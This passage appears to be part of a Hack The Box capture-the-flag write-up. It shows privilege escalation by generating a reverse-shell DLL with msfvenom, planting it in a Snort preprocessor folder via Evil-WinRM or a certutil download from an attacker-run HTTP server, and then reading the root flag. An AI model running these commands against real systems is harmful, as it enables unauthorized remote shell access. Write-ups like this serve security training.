
```
1. ▷ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f dll -a x64 -o reverse.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: reverse.dll
2. *Evil-WinRM* PS C:\Snort\lib\snort_dynamicpreprocessor> upload ~/hackthebox/reverse.dll
Info: Uploading ~/hackthebox/reverse.dll to C:\Snort\lib\snort_dynamicpreprocessor\reverse.dll
Data: 12288 bytes of 12288 bytes copied
Info: Upload successful!
3. You can also use `certutil.exe` if you get an error trying to upload. Evil-winrm errors a-lot for me as well when uploading files.
4. Set up your hosting python server. `sudo python3 -m http.server 80`
5. *Evil-WinRM* PS C:\Snort\lib\snort_dynamicpreprocessor> certutil.exe -f -urlcache -split http://10.10.14.4/reverse.dll
```

Reverse.dll gets triggered right away

Got Root

44. **You need to have a listener *before uploading* the `reverse.dll` because it will execute the `reverse.dll` almost immediately once it goes into the directory.**

```
1. C:\Users>cd Administrateur
cd Administrateur

C:\Users\Administrateur>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0071-E237
 Directory of C:\Users\Administrateur
01/10/2024  11:41 AM    <DIR>          Desktop

               0 File(s)              0 bytes
              14 Dir(s)   4,101,799,936 bytes free
C:\Users\Administrateur>cd Desktop
cd Desktop
C:\Users\Administrateur\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0071-E237
 Directory of C:\Users\Administrateur\Desktop
01/10/2024  11:41 AM    <DIR>          .
01/10/2024  11:41 AM    <DIR>          ..
06/08/2024  08:24 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,101,799,936 bytes free
C:\Users\Administrateur\Desktop>type root.txt
type root.txt
7e717d12e04e37a5e8e48ef2b6966d46
```



Congratulations therealpablo, best of luck in capturing flags ahead!

#1957	09 Jun 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

pwned

45. goodnight!